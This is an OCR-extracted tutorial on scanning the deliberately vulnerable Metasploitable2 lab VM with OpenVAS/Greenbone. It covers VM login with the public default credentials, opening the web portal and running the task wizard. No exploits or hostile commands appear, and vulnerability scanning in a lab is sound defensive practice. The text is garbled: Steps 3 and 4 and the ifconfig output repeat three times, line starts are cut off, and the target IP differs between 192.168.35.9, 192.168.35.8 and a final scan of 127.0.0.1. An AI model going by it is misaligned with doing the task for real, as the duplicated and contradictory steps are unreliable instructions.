
We can see that we have our instance. Then we will simply start it and wait for it to boot in its entirety. We will then get the screen like this with the login shell prompt



Meatsploitable2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
* Starting deferred execution scheduler atd                              [ OK ]
* Starting periodic command scheduler crond                              [ OK ]
* Starting Tomcat servlet engine tomcat5.5                               [ OK ]
* Starting web server apache2                                            [ OK ]
* Running local boot scripts (/etc/rc.local)
ohup: appending output to `nohup.out'
ohup: appending output to `nohup.out'
                                                                         [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


arning: Never expose this VM to an untrusted network!

ontact: msfdev[at]metasploit.com

ogin with msfadmin/msfadmin to get started


etasploitable login: _
```


We will then enter the default login credentials, i.e., **login: msfadmin; pass: msfadmin.**



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ec:25:64
          inet addr:192.168.35.9  Bcast:192.168.35.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:2:a00:27ff:feec:2564/64 Scope:Global
          inet6 addr: fe80::a00:27ff:feec:2564/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7249 (7.0 KB)  TX bytes:7228 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```


**Step 3: Opening the OpenVAS web portal.**

After successfully installing, go to browser and type the following IP Address to access the portal.




```
https://127.0.0.1:9392/login
```

It will then, take us to the homepage of the OpenVAS.




For logging in into the dashboard, the default user is **admin.** Whereas the password is generated during the installation, so its better to save it. In our case this is the password



```
*] Please note the generated admin password
*] User created with password '214af548-6427-4062-8996-2d24da507153'.
```

Then, we finally arrive at the homepage, where we can see all the dashboards that are present and what all do they indicate.




### Step 4: Scanning for vulnerabilities

To begin scanning, we will be requiring the IP address of the target server/pc.

In our case, we will run the **-ifconfig** command in our metasploitable2 to get its IP address.


### Step 3: Opening the OpenVAS web portal.

After successfully installing, go to browser and type the following IP Address to access the portal.




```
https://127.0.0.1:9392/login
```

It will then, take us to the homepage of the OpenVAS.




For logging in into the dashboard, the default user is **admin.** Whereas the password is generated during the installation, so its better to save it. In our case this is the password



```
*] Please note the generated admin password
*] User created with password '214af548-6427-4062-8996-2d24da507153'.
```

Then, we finally arrive at the homepage, where we can see all the dashboards that are present and what all do they indicate.




### Step 4: Scanning for vulnerabilities

To begin scanning, we will be requiring the IP address of the target server/pc.

In our case, we will run the **-ifconfig** command in our metasploitable2 to get its IP address.


### Step 3: Opening the OpenVAS web portal.

After successfully installing, go to browser and type the following IP Address to access the portal.




https://127.0.0.1:9392/login

It will then, take us to the homepage of the OpenVAS.




For logging in into the dashboard, the default user is **admin.** Whereas the password is generated during the installation, so its better to save it. In our case this is the password



```
*] Please note the generated admin password
*] User created with password '214af548-6427-4062-8996-2d24da507153'.
```


Then, we finally arrive at the homepage, where we can see all the dashboards that are present and what all do they indicate.



## Step 4: Scanning for vulnerabilities


To begin scanning, we will be requiring the IP address of the target server/pc.

In our case, we will run the **-ifconfig** command in our metasploitable2 to get its IP address.



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ec:25:64
          inet addr:192.168.35.9  Bcast:192.168.35.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:2:a00:27ff:feec:2564/64 Scope:Global
          inet6 addr: fe80::a00:27ff:feec:2564/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7249 (7.0 KB)  TX bytes:7228 (7.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

Then, in the web portal, under scans, we will find tasks. Click on that.



https://127.0.0.1:9392/tasks
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Greenbone
Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help
Filter
--
Tasks by Severity Class (Total: 0)
Tasks with most High Results per Host
Results per Host
Tasks by Status (Total: 0)
Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net
Right Ctrl

Tasks 0 of 0

No Tasks available

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

After that, we will select the task wizard. Inside it, we will put the IP address of the metasploitable.


https://127.0.0.1:9392/tasks
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Greenbone Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help
Filter
Tasks 0 of 0
Tasks by Severity Class (Total: 0)
Tasks by Status (Total: 0)
No Tasks available
Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net

**Task Wizard**

**Quick start: Immediately scan an IP address**

IP address or hostname: 192.168.35.8

The default address is either your computer or your network gateway.
As a short-cut the following steps will be done for you:

1. Create a new Target
2. Create a new Task
3. Start this scan task right away


As soon as the scan progress is beyond 1%, you can already jump to the scan report by clicking on the progress bar in the "Status" column and review the results collected so far.

The Target and Task will be created using the defaults as configured in "My Settings".

By clicking the New Task icon you can create a new Task yourself.

Cancel | Start Scan

Now, we see that after completing the scans, we get the results on our metasploitable2, which is very highly vulnerable.



**Tasks 2 of 2**

| Name ▲ | Status | Reports | Last Report | Severity | Trend | Actions |
|---|---|---|---|---|---|---|
| Immediate scan of IP 127.0.0.1 | Stopped at 0 % | 1 | | | | |
